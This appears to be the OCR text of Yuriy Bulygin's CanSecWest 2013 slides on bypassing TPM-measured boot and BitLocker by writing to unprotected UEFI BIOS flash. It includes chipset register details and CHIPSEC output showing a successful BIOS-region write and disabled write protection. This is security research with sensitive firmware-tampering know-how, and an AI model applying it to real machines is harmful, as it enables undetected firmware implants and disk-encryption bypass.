Evil Maid Just Got Angrier

Why Full-Disk Encryption With TPM is Insecure on Many Systems

Yuriy Bulygin (@c7zero)

CanSecWest 2013


ff2007

Outline

1 UEFI BIOS

Outline

1 UEFI BIOS

2 Measured/Trusted Boot

Outline

1 UEFI BIOS

2 Measured/Trusted Boot

3 The Real World: Bypassing Measured/Trusted Boot

Outline

1 UEFI BIOS

2 Measured/Trusted Boot

3 The Real World: Bypassing Measured/Trusted Boot

4 Windows BitLocker with TPM

Outline

1. UEFI BIOS
2. Measured/Trusted Boot
3. The Real World: Bypassing Measured/Trusted Boot
4. Windows BitLocker with TPM
5. Secure Boot

Outline

1. UEFI BIOS
2. Measured/Trusted Boot
3. The Real World: Bypassing Measured/Trusted Boot
4. Windows BitLocker with TPM
5. Secure Boot
6. What Else?

Outline

1. UEFI BIOS
2. Measured/Trusted Boot
3. The Real World: Bypassing Measured/Trusted Boot
4. Windows BitLocker with TPM
5. Secure Boot
6. What Else?
7. Anything We Can Do?

Outline

1 UEFI BIOS

2 Measured/Trusted Boot

3 The Real World: Bypassing Measured/Trusted Boot

4 Windows BitLocker with TPM

5 Secure Boot

6 What Else?

7 Anything We Can Do?

Legacy BIOS

Legacy BIOS

- CPU Reset vector in ROM $\rightarrow$ legacy boot block
- Basic CPU, chipset initialization $\rightarrow$
- Initialize Cache-as-RAM, load and run from cache $\rightarrow$
- Initialize DIMMs, create address map.. $\rightarrow$
- Enumerate PCIe devices.. $\rightarrow$
- Execute Option ROMs on expansion cards
- Load and execute MBR $\rightarrow$
- 2nd Stage Boot Loader / OS Loader $\rightarrow$ OS

Legacy BIOS

- CPU Reset vector in ROM → legacy boot block
- Basic CPU, chipset initialization →
- Initialize Cache-as-RAM, load and run from cache →
- Initialize DIMMs, create address map.. →
- Enumerate PCIe devices.. →
- Execute Option ROMs on expansion cards
- Load and execute MBR →
- 2nd Stage Boot Loader / OS Loader → OS
- or a Full-Disk Encryption Application

Legacy BIOS

- CPU Reset vector in ROM → legacy boot block
- Basic CPU, chipset initialization →
- Initialize Cache-as-RAM, load and run from cache →
- Initialize DIMMs, create address map.. →
- Enumerate PCIe devices.. →
- Execute Option ROMs on expansion cards
- Load and execute MBR →
- 2nd Stage Boot Loader / OS Loader → OS
- or a Full-Disk Encryption Application
- or a Bootkit

Security of Legacy BIOS

Security of Legacy BIOS

Huh?

Security of Legacy BIOS

Huh?

- Old architecture
- Unsigned BIOS updates by user-mode applications
- Unsigned Option ROMs
- Unprotected configuration
- SMI Handlers.. have issues [18]
- No Secure Boot

Unified Extensible Firmware Interface (UEFI)

- CPU reset vector in ROM $\rightarrow$
- Startup/Security Phase (SEC) $\rightarrow$
- Pre-EFI Initialization (PEI) Phase (chipset/CPU initialization) $\rightarrow$
- Driver Execution Environment (DXE) Phase $\rightarrow$
- OEM UEFI applications (diagnostics, update) $\rightarrow$
- Boot Device Selection (BDS) Phase $\rightarrow$ UEFI Boot Manager
- OS Boot Manager / Loader or Built-in UEFI Shell

Security of UEFI BIOS

- UEFI provides framework for signing UEFI binaries including native option ROMs
- Signed capsule update
- Framework for TCG measured (trusted) boot
- UEFI 2.3.1 defines secure (verified, authenticated) boot
- Protected configuration (authenticated variables, boot-time only..)
- SEC+PEI encapsulate security critical functions (recovery, TPM init, capsule update, configuration locking, SMRAM init/protection..)

So is UEFI BIOS secure?

UEFI specifies all needed pieces but it's largely up to platform manufacturers to use them as well as protections offered by hardware

So is UEFI BIOS secure?

UEFI specifies all needed pieces but it's largely up to platform manufacturers to use them as well as protections offered by hardware

What good are your signed UEFI capsules if firmware ROM is writeable by everyone?

Outline

1 UEFI BIOS

2 Measured/Trusted Boot

3 The Real World: Bypassing Measured/Trusted Boot

4 Windows BitLocker with TPM

5 Secure Boot

6 What Else?

7 Anything We Can Do?

Measured (Trusted) Boot

Example: TPM Based Full-Disk Encryption Solutions

- Pre-OS firmware components are hashed (*measured*)
- Measurements are initiated by startup firmware (*Static CRTM*)
- Measurements are stored in a secure location (TPM PCRs)
- Secrets (encryption keys) are encrypted by the TPM and bounded to PCR measurements (*sealed*)
- Can only be decrypted (*unsealed*) with same PCR measurements stored in the TPM
- This chain guarantees that firmware hasn't been tampered with

Windows BitLocker

- **Encrypting the entire Windows operating system drive on the hard disk.** BitLocker encrypts all user files and system files on the operating system drive, including the swap files and hibernation files.

- **Checking the integrity of early boot components and boot configuration data.** On computers that have a Trusted Platform Module (TPM) version 1.2, BitLocker uses the enhanced security capabilities of the TPM to help ensure that your data is accessible only if the computer's boot components appear unaltered and the encrypted disk is located in the original computer.

http://technet.microsoft.com/en-us/library/ee449438(v=ws.10).aspx

BitLocker with Trusted Platform Module

- Volume Key used to encrypt drive contents is encrypted by the TPM based on measurements of pre-OS firmware
- If any pre-OS firmware component was tampered with, TPM wouldn't decrypt the key
- Ensures malicious BIOS/OROM/MBR doesn't log the PIN or fake recovery/PIN screen
- Implementation of a Measured Boot

Typical Chain of Measurements

Typical Chain of Measurements

- ⊗ Initial startup FW at CPU reset vector

Typical Chain of Measurements

$\otimes$ Initial startup FW at CPU reset vector

PCR[0] $\leftarrow$ CRTM, UEFI Firmware, PEI/DXE [BIOS]

Typical Chain of Measurements

$\otimes$ Initial startup FW at CPU reset vector

PCR[0] $\leftarrow$ CRTM, UEFI Firmware, PEI/DXE [BIOS]

$\nwarrow$ UEFI Boot and Runtime Services, Embedded EFI OROMs

Typical Chain of Measurements

$\otimes$ Initial startup FW at CPU reset vector

PCR[0] $\leftarrow$ CRTM, UEFI Firmware, PEI/DXE [BIOS]

$\nwarrow$ UEFI Boot and Runtime Services, Embedded EFI OROMs

$\nwarrow$ SMI Handlers, Static ACPI Tables

Typical Chain of Measurements

$\otimes$ Initial startup FW at CPU reset vector

PCR[0] $\leftarrow$ CRTM, UEFI Firmware, PEI/DXE [BIOS]

$\nwarrow$ UEFI Boot and Runtime Services, Embedded EFI OROMs

$\nwarrow$ SMI Handlers, Static ACPI Tables

PCR[1] $\leftarrow$ SMBIOS, ACPI Tables, Platform Configuration Data

Typical Chain of Measurements

$\otimes$ Initial startup FW at CPU reset vector

PCR[0] $\leftarrow$ CRTM, UEFI Firmware, PEI/DXE [BIOS]

$\nwarrow$ UEFI Boot and Runtime Services, Embedded EFI OROMs

$\nwarrow$ SMI Handlers, Static ACPI Tables

PCR[1] $\leftarrow$ SMBIOS, ACPI Tables, Platform Configuration Data

PCR[2] $\leftarrow$ EFI Drivers from Expansion Cards [Option ROMs]

Typical Chain of Measurements

$\otimes$ Initial startup FW at CPU reset vector
PCR[0] $\leftarrow$ CRTM, UEFI Firmware, PEI/DXE [BIOS]
$\nwarrow$ UEFI Boot and Runtime Services, Embedded EFI OROMs
$\nwarrow$ SMI Handlers, Static ACPI Tables
PCR[1] $\leftarrow$ SMBIOS, ACPI Tables, Platform Configuration Data
PCR[2] $\leftarrow$ EFI Drivers from Expansion Cards [Option ROMs]
PCR[3] $\leftarrow$ [Option ROM Data and Configuration]

Typical Chain of Measurements

$\otimes$ Initial startup FW at CPU reset vector
PCR[0] $\leftarrow$ CRTM, UEFI Firmware, PEI/DXE [BIOS]
$\nwarrow$ UEFI Boot and Runtime Services, Embedded EFI OROMs
$\nwarrow$ SMI Handlers, Static ACPI Tables
PCR[1] $\leftarrow$ SMBIOS, ACPI Tables, Platform Configuration Data
PCR[2] $\leftarrow$ EFI Drivers from Expansion Cards [Option ROMs]
PCR[3] $\leftarrow$ [Option ROM Data and Configuration]
PCR[4] $\leftarrow$ UEFI OS Loader, UEFI Applications [MBR]

Typical Chain of Measurements

$\otimes$ Initial startup FW at CPU reset vector
PCR[0] $\leftarrow$ CRTM, UEFI Firmware, PEI/DXE [BIOS]
$\nwarrow$ UEFI Boot and Runtime Services, Embedded EFI OROMs
$\nwarrow$ SMI Handlers, Static ACPI Tables
PCR[1] $\leftarrow$ SMBIOS, ACPI Tables, Platform Configuration Data
PCR[2] $\leftarrow$ EFI Drivers from Expansion Cards [Option ROMs]
PCR[3] $\leftarrow$ [Option ROM Data and Configuration]
PCR[4] $\leftarrow$ UEFI OS Loader, UEFI Applications [MBR]
PCR[5] $\leftarrow$ EFI Variables, GUID Partition Table [MBR Partition Table]

Typical Chain of Measurements

$\otimes$ Initial startup FW at CPU reset vector
PCR[0] $\leftarrow$ CRTM, UEFI Firmware, PEI/DXE [BIOS]
$\nwarrow$ UEFI Boot and Runtime Services, Embedded EFI OROMs
$\nwarrow$ SMI Handlers, Static ACPI Tables
PCR[1] $\leftarrow$ SMBIOS, ACPI Tables, Platform Configuration Data
PCR[2] $\leftarrow$ EFI Drivers from Expansion Cards [Option ROMs]
PCR[3] $\leftarrow$ [Option ROM Data and Configuration]
PCR[4] $\leftarrow$ UEFI OS Loader, UEFI Applications [MBR]
PCR[5] $\leftarrow$ EFI Variables, GUID Partition Table [MBR Partition Table]
PCR[6] $\leftarrow$ State Transitions and Wake Events

Typical Chain of Measurements

$\otimes$ Initial startup FW at CPU reset vector
PCR[0] $\leftarrow$ CRTM, UEFI Firmware, PEI/DXE [BIOS]
$\nwarrow$ UEFI Boot and Runtime Services, Embedded EFI OROMs
$\nwarrow$ SMI Handlers, Static ACPI Tables
PCR[1] $\leftarrow$ SMBIOS, ACPI Tables, Platform Configuration Data
PCR[2] $\leftarrow$ EFI Drivers from Expansion Cards [Option ROMs]
PCR[3] $\leftarrow$ [Option ROM Data and Configuration]
PCR[4] $\leftarrow$ UEFI OS Loader, UEFI Applications [MBR]
PCR[5] $\leftarrow$ EFI Variables, GUID Partition Table [MBR Partition Table]
PCR[6] $\leftarrow$ State Transitions and Wake Events
PCR[7] $\leftarrow$ UEFI Secure Boot keys (PK/KEK) and variables (dbx..)

Typical Chain of Measurements

⊗ Initial startup FW at CPU reset vector
PCR[0] ← CRTM, UEFI Firmware, PEI/DXE [BIOS]
↖ UEFI Boot and Runtime Services, Embedded EFI OROMs
↖ SMI Handlers, Static ACPI Tables
PCR[1] ← SMBIOS, ACPI Tables, Platform Configuration Data
PCR[2] ← EFI Drivers from Expansion Cards [Option ROMs]
PCR[3] ← [Option ROM Data and Configuration]
PCR[4] ← UEFI OS Loader, UEFI Applications [MBR]
PCR[5] ← EFI Variables, GUID Partition Table [MBR Partition Table]
PCR[6] ← State Transitions and Wake Events
PCR[7] ← UEFI Secure Boot keys (PK/KEK) and variables (dbx..)
PCR[8] ← TPM Aware OS specific hashes [NTFS Boot Sector]

Typical Chain of Measurements

$\otimes$ Initial startup FW at CPU reset vector
PCR[0] $\leftarrow$ CRTM, UEFI Firmware, PEI/DXE [BIOS]
$\nwarrow$ UEFI Boot and Runtime Services, Embedded EFI OROMs
$\nwarrow$ SMI Handlers, Static ACPI Tables
PCR[1] $\leftarrow$ SMBIOS, ACPI Tables, Platform Configuration Data
PCR[2] $\leftarrow$ EFI Drivers from Expansion Cards [Option ROMs]
PCR[3] $\leftarrow$ [Option ROM Data and Configuration]
PCR[4] $\leftarrow$ UEFI OS Loader, UEFI Applications [MBR]
PCR[5] $\leftarrow$ EFI Variables, GUID Partition Table [MBR Partition Table]
PCR[6] $\leftarrow$ State Transitions and Wake Events
PCR[7] $\leftarrow$ UEFI Secure Boot keys (PK/KEK) and variables (dbx..)
PCR[8] $\leftarrow$ TPM Aware OS specific hashes [NTFS Boot Sector]
PCR[9] $\leftarrow$ TPM Aware OS specific hashes [NTFS Boot Block]

Typical Chain of Measurements

⊗ Initial startup FW at CPU reset vector
PCR[0] ← CRTM, UEFI Firmware, PEI/DXE [BIOS]
↖ UEFI Boot and Runtime Services, Embedded EFI OROMs
↖ SMI Handlers, Static ACPI Tables
PCR[1] ← SMBIOS, ACPI Tables, Platform Configuration Data
PCR[2] ← EFI Drivers from Expansion Cards [Option ROMs]
PCR[3] ← [Option ROM Data and Configuration]
PCR[4] ← UEFI OS Loader, UEFI Applications [MBR]
PCR[5] ← EFI Variables, GUID Partition Table [MBR Partition Table]
PCR[6] ← State Transitions and Wake Events
PCR[7] ← UEFI Secure Boot keys (PK/KEK) and variables (dbx..)
PCR[8] ← TPM Aware OS specific hashes [NTFS Boot Sector]
PCR[9] ← TPM Aware OS specific hashes [NTFS Boot Block]
PCR[10] ← [Boot Manager]

Typical Chain of Measurements

$\otimes$ Initial startup FW at CPU reset vector
PCR[0] $\leftarrow$ CRTM, UEFI Firmware, PEI/DXE [BIOS]
$\nwarrow$ UEFI Boot and Runtime Services, Embedded EFI OROMs
$\nwarrow$ SMI Handlers, Static ACPI Tables
PCR[1] $\leftarrow$ SMBIOS, ACPI Tables, Platform Configuration Data
PCR[2] $\leftarrow$ EFI Drivers from Expansion Cards [Option ROMs]
PCR[3] $\leftarrow$ [Option ROM Data and Configuration]
PCR[4] $\leftarrow$ UEFI OS Loader, UEFI Applications [MBR]
PCR[5] $\leftarrow$ EFI Variables, GUID Partition Table [MBR Partition Table]
PCR[6] $\leftarrow$ State Transitions and Wake Events
PCR[7] $\leftarrow$ UEFI Secure Boot keys (PK/KEK) and variables (dbx..)
PCR[8] $\leftarrow$ TPM Aware OS specific hashes [NTFS Boot Sector]
PCR[9] $\leftarrow$ TPM Aware OS specific hashes [NTFS Boot Block]
PCR[10] $\leftarrow$ [Boot Manager]
PCR[11] $\leftarrow$ BitLocker Access Control

Outline

1 UEFI BIOS

2 Measured/Trusted Boot

3 The Real World: Bypassing Measured/Trusted Boot

4 Windows BitLocker with TPM

5 Secure Boot

6 What Else?

7 Anything We Can Do?

The Problem

Startup UEFI BIOS firmware at reset vector is inherently trusted

To initiate chain of measurements or signature verification

But it's firmware and can be updated

The Problem

Startup UEFI BIOS firmware at reset vector is inherently trusted

To initiate chain of measurements or signature verification

But it's firmware and can be updated

If subverted, all measurements in the chain can be forged allowing firmware modifications to go undetected

The Solution is Simple

Just let BitLocker rely on all platform manufacturers

The Solution is Simple

Just let BitLocker rely on all platform manufacturers to protect the UEFI BIOS from programmable SPI writes by malware

The Solution is Simple

Just let BitLocker rely on all platform manufacturers to protect the UEFI BIOS from programmable SPI writes by malware, allow only signed UEFI BIOS updates

The Solution is Simple

Just let BitLocker rely on all platform manufacturers to protect the UEFI BIOS from programmable SPI writes by malware, allow only signed UEFI BIOS updates, protect authorized update software

The Solution is Simple

Just let BitLocker rely on all platform manufacturers to protect the UEFI BIOS from programmable SPI writes by malware, allow only signed UEFI BIOS updates, protect authorized update software, update the boot block (SEC/PEI code) securely

The Solution is Simple

Just let BitLocker rely on all platform manufacturers to protect the UEFI BIOS from programmable SPI writes by malware, allow only signed UEFI BIOS updates, protect authorized update software, update the boot block (SEC/PEI code) securely, correctly program and protect SPI Flash descriptor


The Solution is Simple

Just let BitLocker rely on all platform manufacturers to protect the UEFI BIOS from programmable SPI writes by malware, allow only signed UEFI BIOS updates, protect authorized update software, update the boot block (SEC/PEI code) securely, correctly program and protect SPI Flash descriptor, lock the SPI controller configuration

The Solution is Simple

Just let BitLocker rely on all platform manufacturers to protect the UEFI BIOS from programmable SPI writes by malware, allow only signed UEFI BIOS updates, protect authorized update software, update the boot block (SEC/PEI code) securely, correctly program and protect SPI Flash descriptor, lock the SPI controller configuration, and not introduce a single bug in all of this, of course.

Follow The Guidelines



NIST
National Institute of
Standards and Technology
U.S. Department of Commerce

Special Publication 800-147

BIOS Protection Guidelines

Recommendations of the National Institute of Standards and Technology

David Cooper
William Polk
Andrew Regenscheid
Murugiah Souppaya

SPI Flash / BIOS Protections

1. Write Protection of BIOS Region in SPI Flash
2. Read/Write Protection via SPI Protected Range Registers
3. SPI Flash Region Access Control Defined in Flash Descriptor

Write Protecting BIOS Region in SPI Flash

13.1.32 BIOS_CNTL—BIOS Control Register (LPC I/F—D31:F0)

Offset Address:	DCh	Attribute:	R/WLO, R/W, RO
Default Value:	20h	Size:	8 bit
Lockable:	No	Power Well:	Core

Bit	Description
7:6	Reserved
5	**SMM BIOS Write Protect Disable (SMM_BWP)**— R/WLO. This bit set defines when the BIOS region can be written by the host. 0 = BIOS region SMM protection is disabled. The BIOS Region is writable regardless if processors are in SMM or not. (Set this field to 0 for legacy behavior) 1 = BIOS region SMM protection is enabled. The BIOS Region is not writable unless all processors are in SMM.
1	**BIOS Lock Enable (BLE)** — R/WLO. 0 = Setting the BIOSWE will not cause SMIs. 1 = Enables setting the BIOSWE bit to cause SMIs. Once set, this bit can only be cleared by a PLTRST#
0	**BIOS Write Enable (BIOSWE)** — R/W. 0 = Only read cycles result in Firmware Hub I/F cycles. 1 = Access to the BIOS space is enabled for both read and write cycles. When this bit is written from a 0 to a 1 and BIOS Lock Enable (BLE) is also set, an SMI# is generated. This ensures that only SMI code can update BIOS.

http://www.intel.com/content/www/us/en/chipsets/6-chipset-c200-chipset-datasheet.html

SPI Protected Range Registers

21.1.13 PR0—Protected Range 0 Register (SPI Memory Mapped Configuration Registers)

Memory Address:	SPIBAR + 74h	Attribute:	R/W
Default Value:	00000000h	Size:	32 bits

Note: This register can not be written when the FLOCKDN bit is set to 1.

Bit	Description
31	**Write Protection Enable** — R/W. When set, this bit indicates that the Base and Limit fields in this register are valid and that writes and erases directed to addresses between them (inclusive) must be blocked by hardware. The base and limit fields are ignored when this bit is cleared.
30:29	Reserved
28:16	**Protected Range Limit —** R/W. This field corresponds to FLA address bits 24:12 and specifies the upper limit of the protected range. Address bits 11:0 are assumed to be FFFh for the limit comparison. Any address greater than the value programmed in this field is unaffected by this protected range.
15	**Read Protection Enable** — R/W. When set, this bit indicates that the Base and Limit fields in this register are valid and that read directed to addresses between them (inclusive) must be blocked by hardware. The base and limit fields are ignored when this bit is cleared.
14:13	Reserved
12:0	**Protected Range Base** — R/W. This field corresponds to FLA address bits 24:12 and specifies the lower base of the protected range. Address bits 11:0 are assumed to be 000h for the base comparison. Any address less than the value programmed in this field is unaffected by this protected range.


http://www.intel.com/content/www/us/en/chipsets/6-chipset-c200-chipset-datasheet.html

Welcome to the Desert of the Real (ASUS P8P67-M PRO)

The Solution is Simple

Just let BitLocker rely on all platform manufacturers to protect the UEFI BIOS from programmable SPI writes by malware, allow only signed UEFI BIOS updates, protect authorized update software, update the boot block (SEC/PEI code) securely, correctly program and protect SPI Flash descriptor, lock the SPI controller configuration, and not introduce a single bug in all of this, of course.

Let's Just Try to Write to UEFI BIOS, Shall We?



Hey! We've Succeeded!

```
C:\prv\chipsec-1.0>python chipsec_flash.py read 0x3FF440 0x80
WConio package is not installed. No colored output
[CHIPSEC] Reading 0x80 bytes from SPI Flash starting at FLA = 0x3FF440
[spi] reading 0x80 bytes from SPI at FLA = 0x3FF440 (in 2 0x40-byte chunks + 0x0
-byte remainder)
[spi] reading chunk 0 of 0x40 bytes from 0x3FF440
[spi] reading chunk 1 of 0x40 bytes from 0x3FF480
41 6e 67 72 79 45 76 69 6c 4d 61 69 64 20 20 20 | AngryEvilMaid
43 61 6e 53 65 63 57 65 73 74 20 32 30 31 33 20 | CanSecWest 2013
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |
2e 06 a0 1b 79 c7 82 45 85 66 33 6a e8 f7 8f 09 | .   y  E f3j
9d aa 03 00 60 0b 00 f8 04 0b 00 10 4d 5a 00 00 |        `        MZ
[+] SPI Flash read done
[CHIPSEC] (spi read) time elapsed 0.000

C:\prv\chipsec-1.0>
```

I Have a Suspicion..

```
OS     : Windows 7 6.1.7600 AMD64
Chipset:
  VID:        8086
  DID:        0100
  Name:       Sandy Bridge (SNB)
  Long Name: Sandy Bridge CPU / Cougar Point PCH

[+] loaded common.bios_wp
[+] imported chipsec.modules.common.bios_wp
[x][ ================================================================
[x][ Module: BIOS Region Write Protection
[x][ ================================================================
BIOS Control (BDF 0:31:0 + 0xDC) = 0x08
[05]    SMM_BWP = 0 (SMM BIOS Write Protection)
[04]    TSS     = 0 (Top Swap Status)
[01]    BLE     = 0 (BIOS Lock Enable)
[00]    BIOSWE  = 0 (BIOS Write Enable)

[-] FAILED: BIOS region write protection is disabled
[*] BIOS Region: Base = 0x00180000, Limit = 0x003FFFFF

SPI Protected Ranges
------------------------------------------------------------
PRx (offset) | Value    | Base     | Limit    | WP? | RP?
------------------------------------------------------------
PR0 (74)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR1 (78)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR2 (7C)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR3 (80)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR4 (84)     | 00000000 | 00000000 | 00000000 | 0   | 0
[-] FAILED: None of the SPI protected ranges write-protect BIOS region
```

